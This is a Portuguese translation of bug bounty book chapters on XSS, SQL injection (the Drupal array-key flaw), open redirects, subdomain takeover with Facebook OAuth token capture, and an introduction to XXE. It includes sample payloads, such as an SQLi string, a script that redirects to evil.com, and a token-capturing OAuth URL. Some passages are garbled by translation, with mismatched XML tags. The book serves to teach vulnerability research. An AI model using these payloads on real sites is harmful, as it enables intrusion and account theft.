As vulnerabilidades XSS representam um risco real para os desenvolvedores de sites e ainda prevalecem nos sites, muitas vezes à vista de todos. Simplesmente enviando uma chamada ao método de alerta do Javascript, alert('test'), você pode verificar se um campo de entrada está vulnerável. Além disso, você pode combinar isso com a injeção de HTML e enviar caracteres codificados em ASCII para ver se o texto é renderizado e interpretado.

Ao pesquisar vulnerabilidades de XSS, lembre-se de alguns aspectos:

1. **Teste tudo**

   Independentemente do site que estiver acessando e do momento em que estiver acessando, continue sempre hackeando! Nunca pense que um site é muito grande ou muito complexo para ser vulnerável. As oportunidades podem estar diante de você pedindo um teste, como wholesale.shopify.com. O XSS armazenado no Google Tagmanager foi resultado da descoberta de uma maneira alternativa de adicionar tags a um site.

1. **As vulnerabilidades podem existir em qualquer valor de formulário**

   Por exemplo, a vulnerabilidade no site de cartões-presente da Shopify foi possível graças à exploração do campo de nome associado ao upload de uma imagem, e não do campo do arquivo em si.

1. **Sempre use um proxy HTML ao testar**

   Ao tentar enviar valores maliciosos da própria página da Web, você pode encontrar falsos positivos quando o Javascript do site captar seus valores ilegais. Não perca seu tempo. Envie valores legítimos pelo navegador e, em seguida, altere esses valores com seu proxy para Javascript executável e envie-os.

1. **As vulnerabilidades de XSS ocorrem no momento da renderização**

   Como o XSS ocorre quando os navegadores renderizam texto, certifique-se de analisar todas as áreas de um site em que os valores inseridos estão sendo usados. É possível que o Javascript que você adicionar não seja renderizado imediatamente, mas possa aparecer em páginas subsequentes. É difícil, mas você deve ficar atento aos momentos em que um site está filtrando a entrada ou escapando da saída. Se for o primeiro caso, procure maneiras de contornar o filtro de entrada, pois os desenvolvedores podem ter ficado preguiçosos e não estão escapando da entrada renderizada.

1. **Teste valores inesperados**

   Nem sempre forneça o tipo esperado de valores. Quando o exploit HTML do Yahoo Mail foi encontrado, um atributo HTML IMG inesperado foi fornecido. Pense fora da caixa e considere o que um desenvolvedor está procurando e, em seguida, tente fornecer algo que não corresponda a essas expectativas. Isso inclui encontrar maneiras inovadoras de executar o Javascript em potencial, como ignorar o evento onmousedown com o Google Images.

11. Injeção de SQL

Descrição

Uma injeção de SQL, ou SQLi, é uma vulnerabilidade que permite que um hacker "injete" instruções SQL em um alvo e acesse seu banco de dados. O potencial aqui é bastante amplo, o que muitas vezes a torna uma vulnerabilidade altamente recompensada. Por exemplo, os invasores podem ser capazes de executar todas ou algumas ações CRUD (criação, leitura, atualização, exclusão) de informações do banco de dados. Os invasores podem até conseguir executar comandos remotos.

Os ataques de SQLi geralmente são resultado de entradas sem escape que são passadas para um site e usadas como parte de uma consulta ao banco de dados. Um exemplo disso pode ser o seguinte:

```
$name = $_GET['name'];
$query = "SELECT * FROM users WHERE name = $name";
```

Aqui, o valor que está sendo passado da entrada do usuário está sendo inserido diretamente na consulta do banco de dados. Se um usuário inserir **test' OR 1=1**, a consulta retornará o primeiro registro em que o nome = test OR 1=1, ou seja, a primeira linha. Em outras ocasiões, você pode ter algo como:

```
$query = "SELECT * FROM users WHERE (name = $name AND password = 12345");
```

Nesse caso, se você usasse o mesmo payload, **test' OR 1=1**, sua declaração terminaria como:

```
$query = "SELECT * FROM users WHERE (name = 'test' OR 1=1 AND password = 12345");
```

Portanto, aqui, a consulta se comportaria de forma um pouco diferente (pelo menos com o MySQL). Obteríamos todos os registros em que o nome é **test** e todos os registros em que a senha é **12345**. Obviamente, isso não atingiria o nosso objetivo de encontrar o primeiro registro no banco de dados. Como resultado, precisamos eliminar o parâmetro de senha e podemos fazer isso com um comentário, **test' OR 1=1;-**. Aqui, o que fizemos foi adicionar um ponto-e-vírgula para encerrar adequadamente a instrução SQL e imediatamente adicionamos dois traços para indicar que qualquer coisa que venha depois deve ser tratada como um comentário e, portanto, não será avaliada. Isso acabará tendo o mesmo resultado do nosso exemplo inicial.

Exemplos

1. Injeção de SQL no Drupal

Dificuldade: Média

Url: Qualquer site Drupal com versão inferior a 7.32 **Link**

do relatório: https://hackerone.com/reports/31756[1] **Data**

da denúncia: 17 de outubro de 2014

Recompensa paga: $3000

Descrição:

O Drupal é um sistema popular de gerenciamento de conteúdo usado para criar sites, muito semelhante ao Wordpress e ao Joomla. Ele é escrito em PHP e tem base modular, o que significa que novas funcionalidades podem ser adicionadas a um site Drupal com a instalação de um módulo. A comunidade do Drupal criou milhares deles e os disponibilizou gratuitamente. Os exemplos incluem comércio eletrônico, integração com terceiros, produção de conteúdo, etc. Entretanto, toda instalação do Drupal contém o mesmo conjunto de módulos principais usados para executar a plataforma e requer uma conexão com um banco de dados. Esses módulos são normalmente chamados de núcleo do Drupal.

Em 2014, a equipe de segurança do Drupal lançou uma atualização de segurança urgente para o núcleo do Drupal, indicando que todos os sites do Drupal estavam vulneráveis a uma injeção de SQL que poderia ser obtida por usuários anônimos. O impacto da vulnerabilidade poderia permitir que um invasor assumisse o controle de qualquer site do Drupal que não estivesse atualizado.

Em termos de vulnerabilidade, Stefan Horst descobriu que os desenvolvedores do Drupal implementaram incorretamente a funcionalidade de wrapper para consultas a bancos de dados, que poderiam ser utilizadas por invasores. Mais especificamente, o Drupal estava usando PHP Data Objects (PDO) como uma interface para acessar o banco de dados. Os principais desenvolvedores do Drupal escreveram um código que chamava essas funções PDO e esse código do Drupal deveria ser usado sempre que outros desenvolvedores estivessem escrevendo código para interagir com um banco de dados do Drupal. Essa é uma prática comum no desenvolvimento de software. A razão para isso era permitir que o Drupal fosse usado com diferentes tipos de bancos de dados (MySQL, Postgres etc.), remover a complexidade e fornecer padronização.

Dito isso, Stefan descobriu que o código do Drupal fazia uma suposição incorreta sobre os dados de matriz que eram passados para uma consulta SQL. Aqui está o código original:

[1] https://hackerone.com/reports/31756

```
foreach ($data as $i => $value) {
  [...]
  $new_keys[$key . '_' . $i] = $value;
}
```

Você consegue identificar o erro (eu não teria conseguido)? Os desenvolvedores presumiram que os dados da matriz sempre conteriam chaves numéricas, como 0, 1, 2, etc. (o valor $i) e, portanto, juntaram a variável **$key** a **$i** e a tornaram igual ao valor. Esta é a aparência de uma consulta típica da função db_query do Drupal:

```
db_query("SELECT * FROM {users} WHERE name IN (:name)", array(':name'=>array('us\
er1','user2')));
```

Aqui, a função db_query recebe uma consulta de banco de dados **SELECT * FROM {users} where name IN (:name)** e uma matriz de valores para substituir os espaços reservados na consulta. No PHP, quando você declara um array como array('value', 'value2', 'value3'), ele realmente cria [0 ⇒ 'value', 1 ⇒ 'value2', 2 ⇒ 'value3'] em que cada valor é acessível pela chave numérica. Portanto, nesse caso, a variável **:name** foi substituída por valores na matriz [0 ⇒ 'user1', 1 ⇒'user2']. O que você obteria com isso é:

```
SELECT * FROM users WHERE name IN (:name_0, :name_1)
```

Até agora, tudo bem. O problema surge quando você obtém um array que não tem chaves numéricas, como o seguinte:

```
db_query("SELECT * FROM {users} where name IN (:name)", array(':name'=>array('test)
  -- ' => 'user1','test' => 'user2')));
```

Nesse caso, **:name** é uma matriz e suas chaves são **'test) -', 'test'**. Você consegue ver onde isso vai dar? Quando o Drupal recebeu isso e processou o array para criar a consulta, o resultado seria o seguinte:

```
SELECT * FROM users WHERE name IN (:name_test) -- , :name_test)
```

Pode ser difícil entender por que isso acontece, então vamos explicar. Com base no foreach descrito acima, o Drupal percorreria cada elemento da matriz um a um. Portanto, para a primeira iteração, $i = **test) -** e $value = **user1**. Agora, $key é **(:name)** da consulta e, combinando com $i, obtemos **name_test) -**. Para a segunda iteração, $i = **test** e $value = **user2**. Assim, combinando $key com $i, obtemos **name_test**. O resultado é um espaço reservado com :name_test que é igual a user2.

Agora, com tudo isso dito, o fato de que o Drupal estava envolvendo os objetos PHP PDO entra em jogo porque o PDO permite várias consultas. Assim, um invasor poderia passar uma entrada mal-intencionada, como uma consulta SQL real para criar um usuário administrador de usuário para uma chave de matriz, que é interpretada e executada como várias consultas.

Conclusões

O SQLi parece estar ficando mais difícil de encontrar, pelo menos com base nos relatórios de pesquisa para este livro. Esse exemplo foi interessante porque não se tratava de enviar uma única citação e quebrar uma consulta. Em vez disso, tratava-se de como o código do Drupal estava lidando com arrays passados para funções internas. Isso não é fácil de detectar com testes de caixa preta (em que você não tem acesso para ver o código). A conclusão disso é estar atento às oportunidades de alterar a estrutura da entrada passada para um site. Portanto, quando um URL usa ?name como parâmetro, tente passar uma matriz como ?name[] para ver como o site lida com isso. Isso pode não resultar em SQLi, mas pode levar a outro comportamento interessante.

Resumo

O SQLi pode ser bastante significativo e perigoso para um site. A descoberta desse tipo de vulnerabilidade pode levar a permissões completas de CRUD em um site. Em outros casos, ela pode ser escalada para a execução remota de código. O exemplo do Drupal foi, na verdade, um desses casos, pois há provas de que os invasores executaram códigos por meio da vulnerabilidade. Ao procurar por elas, você deve ficar atento não apenas à possibilidade de passar aspas simples e duplas sem escape para uma consulta, mas também às oportunidades de fornecer dados de maneiras inesperadas, como substituir parâmetros de matriz em dados POST.

12. Vulnerabilidades de redirecionamento aberto

Descrição

De acordo com o Open Web Application Security Project, um redirecionamento aberto ocorre quando um aplicativo recebe um parâmetro e redireciona um usuário para esse valor de parâmetro sem realizar nenhuma validação no valor.

Essa vulnerabilidade é usada em ataques de phishing para fazer com que os usuários visitem sites mal-intencionados sem perceber, abusando da confiança de um determinado domínio para levar os usuários a outro. O site mal-intencionado que serve como destino de redirecionamento pode ser preparado para parecer um site legítimo e tentar coletar informações pessoais/sigilosas.

Links

Confira a folha de dicas de redirecionamentos e encaminhamentos não validados da OWASP[1]

Exemplos

1. Instalação do tema Shopify Open Redirect

Dificuldade: Baixa

URL: app.shopify.com/services/google/themes/preview/supply-blue?domain_name=XX

Link **do relatório:** https://hackerone.com/reports/101962[2]

Data do relatório: 25 de novembro de 2015

Recompensa paga: $500

Descrição:

A plataforma da Shopify permite que os administradores de lojas personalizem a aparência de suas lojas. Ao fazer isso, os administradores instalam temas. A vulnerabilidade aqui era que uma página de instalação de tema estava interpretando o parâmetro de redirecionamento e retornando um redirecionamento 301 para o navegador de um usuário sem validar o domínio do redirecionamento.

[1] https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet
https://hackerone.com/reports/101962[2]

Como resultado, se um usuário visitar **https://app.shopify.com/services/google/themes/preview/supply-blue?domain_name=example.com**, ele será redirecionado para http://example.com/admin.

Um usuário mal-intencionado poderia ter hospedado um site nesse domínio para tentar realizar um ataque de phishing contra usuários desavisados.

Conclusões

Correndo o risco de ser excessivamente repetitivo, nem todas as vulnerabilidades são complexas. O redirecionamento aberto, nesse caso, exigia apenas a alteração do parâmetro de redirecionamento para um site externo.

2. Redirecionamento de abertura de login da Shopify

Dificuldade: Média

Url: http://mystore.myshopify.com/account/login **Link do**

relatório: https://hackerone.com/reports/103772[3] **Data da**

denúncia: 6 de dezembro de 2015

Recompensa paga: $500

Descrição:

Esse redirecionamento aberto é muito semelhante à vulnerabilidade de instalação de tema discutida acima, mas, aqui, a vulnerabilidade ocorre depois que um usuário faz login e usa o parâmetro
?checkout_url. Por exemplo:

http://mystore.myshopify.com/account/login?checkout_url=.np

Como resultado, quando um usuário visitar o link e fizer login, ele será redirecionado para:

https://mystore.myshopify.com.np/

que, na verdade, não é mais um domínio da Shopify!

[3] https://hackerone.com/reports/103772

3. Redirecionamento intersticial do HackerOne

Dificuldade: Média

Url: N/A

Link **do relatório:** https://hackerone.com/reports/111968[4]

Data do relatório: 20 de janeiro de 2016

Recompensa paga: $500

Descrição:

O redirecionamento intersticial mencionado aqui se refere a um redirecionamento que ocorre sem uma parada no meio do redirecionamento que informe que você está sendo redirecionado.

Na verdade, o HackerOne forneceu uma descrição em linguagem simples dessa vulnerabilidade no relatório:

> Os links com o domínio hackerone.com foram tratados como links confiáveis, incluindo aqueles seguidos por /zendesk_session. Qualquer pessoa pode criar uma conta personalizada do Zendesk que redireciona para um site não confiável e fornecê-la no parâmetro /redirect_- to_account?state=; e como o Zendesk permite o redirecionamento entre contas sem intersticial, você seria levado ao site não confiável sem nenhum aviso.
>
> Como a origem do problema está no Zendesk, optamos por identificar os links com zendesk_session como links externos que renderizariam um ícone externo e uma página de aviso intersticial quando clicados.

Então, aqui, Mahmoud Jamal (sim, o mesmo Mahmoud da vulnerabilidade XSS do Google) criou company.zendesk.com e adicionou:

```
<script>document.location.href = "http://evil.com";</script>
```

no arquivo de cabeçalho por meio do editor de temas do zendesk. Em seguida, passe o link:

```
https://hackerone.com/zendesk_session?locale_id=1&return_to=https://support.hack\
erone.com/ping/redirect_to_account?state=company:/
```

que é usado para redirecionar para gerar uma sessão do Zendesk.

Agora, curiosamente, Mahmoud relatou esse problema de redirecionamento à Zendesk, que originalmente afirmou não ter visto nenhum problema com ele. Então, naturalmente, ele continuou investigando para ver como isso poderia ser explorado.

[4] https://hackerone.com/reports/111968

Conclusões

Discutimos isso no capítulo sobre lógica de aplicativos, mas vale a pena repetir aqui: ao pesquisar vulnerabilidades, observe os serviços que um site usa, pois cada um deles representa um novo vetor de ataque durante sua pesquisa. Aqui, essa vulnerabilidade foi possível graças à combinação do uso do Zendesk pelo HackerOne e o redirecionamento conhecido que eles estavam permitindo.

Além disso, ao encontrar bugs, haverá momentos em que as implicações de segurança não serão prontamente compreendidas pela pessoa que estiver lendo e respondendo ao seu relatório. É por isso que tenho um capítulo sobre relatórios de vulnerabilidade. Se você fizer um pouco de trabalho antecipado e explicar respeitosamente as implicações de segurança em seu relatório, isso ajudará a garantir uma resolução mais tranquila.

Mas, mesmo assim, haverá momentos em que as empresas não concordarão com você. Se esse for o caso, continue investigando como Mahmoud fez aqui e veja se você pode provar a exploração ou combiná-la com outra vulnerabilidade para demonstrar a eficácia.

Resumo

Os Redirecionamentos abertos permitem que um invasor mal-intencionado redirecione as pessoas, sem saber, para um site mal-intencionado. Para encontrá-los, como mostram esses exemplos, muitas vezes é necessário observar com atenção. Às vezes, isso ocorre em um redirect_to=, domain_name=, checkout_url=, etc., fáceis de detectar. Esse tipo de vulnerabilidade depende de um abuso de confiança, em que as vítimas são induzidas a visitar um site de invasores pensando que estarão visitando um site que reconhecem.

Normalmente, você pode identificá-los quando um URL é passado como parâmetro para uma solicitação da Web. Fique de olho e brinque com o endereço para ver se ele aceitará um link para um site externo.

Além disso, o redirecionamento intersticial do HackerOne mostra a importância de ambos, reconhecendo as ferramentas e os serviços que os sites usam enquanto você procura vulnerabilidades e como, às vezes, é preciso ser persistente e demonstrar claramente uma vulnerabilidade antes que ela seja reconhecida e aceita.

13. Aquisição de subdomínio

Descrição

Uma aquisição de subdomínio é realmente o que parece, uma situação em que uma pessoa mal-intencionada pode reivindicar um subdomínio em nome de um site legítimo. Em resumo, esse tipo de vulnerabilidade envolve um site que cria uma entrada de DNS para um subdomínio, por exemplo, Heroku (a empresa de hospedagem) e nunca reivindica esse subdomínio.

1. example.com é registrado no Heroku
2. example.com cria uma entrada de DNS apontando subdomínio.example.com para unicorn457.heroku.com
3. example.com nunca reivindica unicorn457.heroku.com
4. Uma pessoa mal-intencionada reivindica unicorn457.heroku.com e replica example.com
5. Todo o tráfego do subdomínio.example.com é direcionado para um site malicioso que se parece com example.com

Portanto, para que isso aconteça, é necessário que haja entradas de DNS não reivindicadas para um serviço externo como Heroku, Github, Amazon S3, Shopify etc. Uma ótima maneira de encontrá-las é usar o KnockPy, que é discutido na seção Ferramentas e itera sobre uma lista comum de subdomínios para verificar sua existência.

Exemplos

1. Aquisição de subdomínio da Ubiquiti

Dificuldade: Baixa

Url: http://assets.goubiquiti.com

Link **do relatório:** https://hackerone.com/reports/109699[1]

Data do relatório: 10 de janeiro de 2016

Recompensa paga: $500

Descrição:

[1] https://hackerone.com/reports/109699

Assim como a descrição das aquisições de subdomínios indica, o http://assets.goubiquiti.com tinha uma entrada de DNS apontando para o Amazon S3 para armazenamento de arquivos, mas nenhum bucket do Amazon S3 realmente existia. Aqui está a captura de tela do HackerOne:

Type	Domain Name	Canonical Name	TTL
CNAME	assets.goubiquiti.com	uwn-images.s3-website-us-west-1.amazonaws.com	5 min

Goubiquiti Assets DNS

Como resultado, uma pessoa mal-intencionada poderia reivindicar uwn-images.s3-website-us-west-1.amazonaws.com e hospedar um site lá. Supondo que eles possam fazer com que se pareça com a Ubiquiti, a vulnerabilidade aqui
está enganando os usuários para que enviem informações pessoais e assumam o controle de contas.

Conclusões

As entradas de DNS apresentam uma oportunidade nova e exclusiva de expor vulnerabilidades. Use o KnockPy em uma tentativa de verificar a existência de subdomínios e, em seguida, confirme se eles estão apontando para recursos válidos, prestando atenção especial a provedores de serviços de terceiros, como AWS, Github, Zendesk etc. - serviços que permitem o registro de URLs personalizados.

2. Scan.me Apontando para o Zendesk

Dificuldade: Baixa

Url: support.scan.me

Link **do relatório:** https://hackerone.com/reports/114134[2]

Data da denúncia: 2 de fevereiro de

2016 **Recompensa paga**: US$

1.000 **Descrição**:

Assim como no exemplo da Ubiquiti, aqui, o scan.me - uma aquisição do Snapchat - tinha uma entrada CNAME apontando support.scan.me para scan.zendesk.com. Nessa situação, o hacker harry_mg conseguiu reivindicar o scan.zendesk.com para o qual o support.scan.me teria direcionado.

E é isso. Pagamento de US$ 1.000

Conclusões

PRESTE ATENÇÃO! Essa vulnerabilidade foi encontrada em fevereiro de 2016 e não era nada complexa. A caça a bugs bem-sucedida exige uma observação aguçada.

[2] https://hackerone.com/reports/114134

3. Passando os tokens de acesso oficial do Facebook

Dificuldade: Alta

Url: facebook.com

Link do relatório: Philippe Harewood - Passando os tokens de acesso oficial do Facebook[3]

Data da denúncia: 29 de fevereiro de

2016 **Recompensa paga**: Não revelada


Descrição:

Não sei se isso se enquadra na definição técnica de aquisição de subdomínio (se é que isso existe), mas acho que essa é uma descoberta incrível que permitiu que Philippe sequestrasse qualquer conta do Facebook com o mínimo de interação.

Para entender essa vulnerabilidade, precisamos dar uma olhada rápida no OAuth, que, de acordo com o site, é um protocolo aberto que permite a autorização segura em um método simples e padrão de aplicativos da Web, móveis e de desktop. Em outras palavras, o OAuth permite que os usuários aprovem um aplicativo para agir em seu nome sem precisar compartilhar uma senha com o aplicativo. Se você já visitou um site que permite fazer login com sua conta do Google, Facebook, Twitter etc., você já usou o OAuth.

Dito isso, espero que você tenha percebido o potencial de exploração aqui. Se o OAuth permite a autorização do usuário, o impacto de uma implementação incorreta pode ser enorme. Com relação ao processo, Philippe fornece uma bela imagem que explica como o protocolo é implementado:

[3] http://philippeharewood.com/swiping-facebook-official-access-tokens



Philippe Harewood - Processo OAuth do Facebook

Em suma, o que estamos vendo aqui é:

1. Um usuário solicita o uso da API do Facebook para alguma finalidade por meio de algum aplicativo
2. Esse aplicativo redireciona o usuário para a API do Facebook para conceder permissão
3. A API do Facebook fornece ao usuário um código e o redireciona para o aplicativo
4. O aplicativo usa o código e chama a API do Facebook para obter um token
5. O Facebook retorna um token para o aplicativo que autoriza chamadas em nome do usuário

Nesse processo, você perceberá que em nenhum momento o usuário precisou fornecer seu nome de usuário e senha do Facebook ao aplicativo para autorizar o aplicativo a acessar sua conta. Essa também é uma visão geral de alto nível; há várias outras coisas que podem ocorrer aqui, inclusive informações adicionais que podem ser trocadas no processo.

Uma vulnerabilidade significativa aqui está no fato de o Facebook fornecer o token de acesso de volta ao aplicativo no número 5.

Voltando à descoberta de Philippe, ele detalha em seu blog como queria tentar capturar esses tokens para enganar o Facebook e enviá-los para ele, em vez de para a pessoa apropriada

aplicativo. No entanto, em vez disso, ele decidiu procurar um aplicativo vulnerável do Facebook do qual pudesse se apoderar. Aqui está a semelhança com o conceito mais amplo de uma aquisição de subdomínio.

Acontece que todo usuário do Facebook tem aplicativos autorizados por sua conta, mas que não podem ser usados explicitamente. De acordo com sua descrição, um exemplo seria a "Content Tab of a Page on www", que carrega algumas chamadas de API nas Fan Pages do Facebook. A lista de aplicativos está disponível em https://www.facebook.com/search/me/apps-used.

Analisando essa lista, Philippe conseguiu encontrar um aplicativo que estava mal configurado e que poderia ser usado indevidamente para capturar tokens com uma solicitação semelhante:

```
https://facebook.com/v2.5/dialog/oauth?response_type=token&display=popup&client_\ id=APP_ID&redirect_uri=REDIRECT_URI
```

Aqui, o aplicativo que ele usaria para o APP_ID era um que tinha permissões completas já autorizadas e mal configuradas - o que significa que as etapas 1 e 2 já estavam concluídas, o usuário não receberia uma janela pop-up para conceder permissão ao aplicativo porque ele já havia feito isso! Além disso, como o REDIRECT_URI não era de propriedade do Facebook, Philippe podia realmente ser o proprietário dele, exatamente como um subdomínio. Como resultado, quando um usuário clicar em seu link, ele será redirecionado para:

```
http://REDIRECT_URI/access_token_appended_here
```

que Philippe poderia usar para registrar todos os tokens de acesso e assumir o controle das contas do Facebook! E o que é ainda mais incrível, de acordo com a publicação dele, uma vez que você tenha um token de acesso oficial do Facebook, você terá acesso a tokens de outras propriedades do Facebook, como o Instagram! Tudo o que ele tinha que fazer era uma chamada para o Facebook GraphQL (uma API para consultar dados do Facebook) e a resposta incluiria um access_token para o aplicativo em questão.

Conclusões

Espero que você entenda por que esse exemplo foi incluído neste livro e neste capítulo. A maior lição para mim foi considerar como os ativos obsoletos podem ser explorados durante a invasão. Nos exemplos anteriores deste capítulo, o problema era deixar as entradas de DNS apontadas para um serviço que não está mais em uso. Aqui, foi a análise de aplicativos pré-aprovados que não estão mais em uso. Quando estiver invadindo, fique atento às alterações nos aplicativos que podem deixar recursos como esses expostos.

Além disso, se você gostou desse exemplo, dê uma olhada no blog de Philippe (incluído no capítulo Recursos e na entrevista Hacking Pro Tips que ele fez comigo - ele fornece muitos conselhos excelentes!)

Resumo

As aquisições de subdomínios realmente não são tão difíceis de realizar quando um site já criou uma entrada de DNS não utilizada apontando para um provedor de serviços de terceiros. Há várias maneiras de descobri-los, incluindo o uso do KnockPy, Google Dorks (site:*.hackerone.com), Recon-ng, etc. O uso de todos eles está incluído no capítulo Ferramentas deste livro.

Além disso, como foi o caso no exemplo do token de acesso do Facebook, quando estiver considerando esse tipo de vulnerabilidade, amplie seu escopo e pense em quais configurações obsoletas existem em um alvo que podem estar desatualizadas. Por exemplo, o redirect_uri para um aplicativo pré-aprovado do Facebook.

14. Vulnerabilidade de entidade externa XML

Descrição

Uma vulnerabilidade de Entidade Externa XML (XXE) envolve a exploração de como um aplicativo analisa a entrada XML, mais especificamente, a exploração de como o aplicativo processa a inclusão de entidades externas incluídas na entrada. Para ter uma noção completa de como isso é explorado e de seu potencial, acho que é melhor entendermos primeiro o que é a XML (eXtensible Markup Language) e as entidades externas.

Uma metalinguagem é uma linguagem usada para descrever outras linguagens, e é isso que o XML é. Ela foi desenvolvida depois do HTML, em parte, como uma resposta às deficiências do HTML, que é usado para definir a **exibição** de dados, concentrando-se em sua aparência. Em contraste, o XML é usado para definir como os dados devem ser **estruturados**.

Por exemplo, em HTML, você tem tags como <title>, <h1>, <table>, <p> etc., todas usadas para definir como o conteúdo deve ser exibido. A tag <title> é usada para definir o título de uma página (chocante), as tags <h1> referem-se a títulos, as tags <table> apresentam dados em linhas e colunas e <p> são apresentadas como texto simples. Por outro lado, o XML não tem tags predefinidas. Em vez disso, a pessoa que cria o documento XML define suas próprias tags para descrever o conteúdo que está sendo apresentado. Veja um exemplo:

```
<?xml version="1.0" encoding="UTF-8"?>
<empregos>
  <trabalho>
    <title>Hacker</title>
    <compensação>1000000</compensação>
    <responsabilidade opcional="1">Fotografar a web</responsabilidade>
  </job>
</jobs>
```

Ao ler isso, você provavelmente consegue adivinhar a finalidade do documento XML - apresentar uma listagem de empregos, mas não tem ideia de como isso ficaria se fosse apresentado em uma página da Web. A primeira linha do XML é um cabeçalho de declaração que indica a versão do XML a ser usada e o tipo de codificação. No momento em que este artigo está sendo escrito, há duas versões do XML, 1.0 e 1.1. O detalhamento das diferenças entre a 1.0 e a 1.1 está além do escopo deste livro, pois elas não devem afetar seu hacking.

Após o cabeçalho inicial, a tag <jobs> é incluída e envolve todas as outras tags <job>, o que inclui as tags <title>, <compensation> e <responsibilities>. Agora, considerando o HTML,

Algumas tags não requerem tags de fechamento (por exemplo,
), todas as tags XML requerem uma tag de fechamento. Novamente, com base no exemplo acima, <jobs> é uma tag inicial e </jobs> seria a tag final correspondente. Além disso, cada tag tem um nome e pode ter um atributo. Usando a tag <job>, o nome da tag é **job**, mas ela não tem atributos. <responsibility>, por outro lado, tem o nome **responsibility (responsabilidade**) com um atributo **optional (opcional**) composto pelo nome do atributo **optional** e pelo valor do atributo **1**.

Como qualquer pessoa pode definir qualquer tag, a pergunta óbvia é: como alguém sabe como analisar e usar um documento XML se as tags podem ser qualquer coisa? Bem, um documento XML válido é válido porque segue as regras gerais do XML (não preciso listar todas elas, mas ter uma tag de fechamento é um exemplo que mencionei acima) e corresponde à sua definição de tipo de documento (DTD). A DTD é o motivo pelo qual estamos nos aprofundando nisso, pois é uma das coisas que possibilitará nossa exploração como hackers.

Um XML DTD é como um documento de definição das tags que estão sendo usadas e é desenvolvido pelo designer ou autor do XML. No exemplo acima, eu seria o designer, pois defini o documento de trabalho em XML. Uma DTD definirá quais tags existem, quais atributos elas podem ter e quais elementos podem ser encontrados em outros elementos, etc. Embora você e eu possamos criar nossas próprias DTDs, algumas foram formalizadas e são amplamente usadas, incluindo Really Simple Syndication (RSS), recursos de dados gerais (RDF), informações de saúde (HL7 SGML/XML) etc.

Veja como seria um arquivo DTD para o meu XML acima:

```
<!ELEMENT Jobs (Job)*>
<!ELEMENT Job (Title, Compensation, Responsiblity)>
<!ELEMENT Title (#PCDATA)>
<!ELEMENTO Compensação (#PCDATA)>
<!ELEMENT Responsibility(#PCDATA)>
<!ATTLIST Responsabilidade opcional CDATA "0">
```

Olhando para isso, você provavelmente pode adivinhar o que a maior parte significa. Nossa tag <jobs> é, na verdade, um !ELEMENT XML e pode conter o elemento Job. Um Job é um !ELEMENT que pode conter um Título, uma Remuneração e uma Responsabilidade, todos os quais também são !ELEMENTs e só podem conter dados de caracteres, indicados por (#PCDATA). Por fim, o !ELEMENT Responsibility tem um atributo possível (!ATTLIST) opcional cujo valor padrão é 0.

Não é muito difícil, certo? Além das DTDs, ainda há duas tags importantes que não discutimos: as tags **!DOCTYPE** e **!ENTITY**. Até este ponto, insinuei que os arquivos DTD são externos ao nosso XML. Lembre-se de que, no primeiro exemplo acima, o documento XML não incluía as definições das tags, o que foi feito pela nossa DTD no segundo exemplo. No entanto, é possível incluir a DTD no próprio documento XML e, para isso, a primeira linha do XML deve ser um elemento **<!DOCTYPE**>. Combinando nossos dois exemplos acima, obteríamos um documento parecido com:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Empregos [
<!ELEMENT Job (Title, Compensation, Responsiblity)>
<!ELEMENT Title (#PCDATA)>
<!ELEMENTO Compensação (#PCDATA)>
<!ELEMENT Responsibility(#PCDATA)>
<!ATTLIST Responsabilidade opcional CDATA "0">
]>
<empregos>
  <trabalho>
    <title>Hacker</title>
    <compensação>1000000</compensação>
    <responsabilidade opcional="1">Fotografou a web</responsabilidade>
  </job>
</jobs>
```

Aqui, temos o que é chamado de **Declaração de DTD interna**. Observe que ainda começamos com um cabeçalho de declaração indicando que nosso documento está em conformidade com XML 1.0 com codificação UTF-8, mas, imediatamente depois, definimos nosso DOCTYPE para o XML a seguir. O uso de um DTD externo seria semelhante, exceto pelo fato de que o !DOCTYPE seria semelhante a <!DOCTYPE note SYSTEM "jobs.dtd">. O analisador de XML analisaria o conteúdo do arquivo **jobs.dtd** ao analisar o arquivo XML. Isso é importante porque a tag !ENTITY é tratada de forma semelhante e fornece o ponto crucial da nossa exploração.

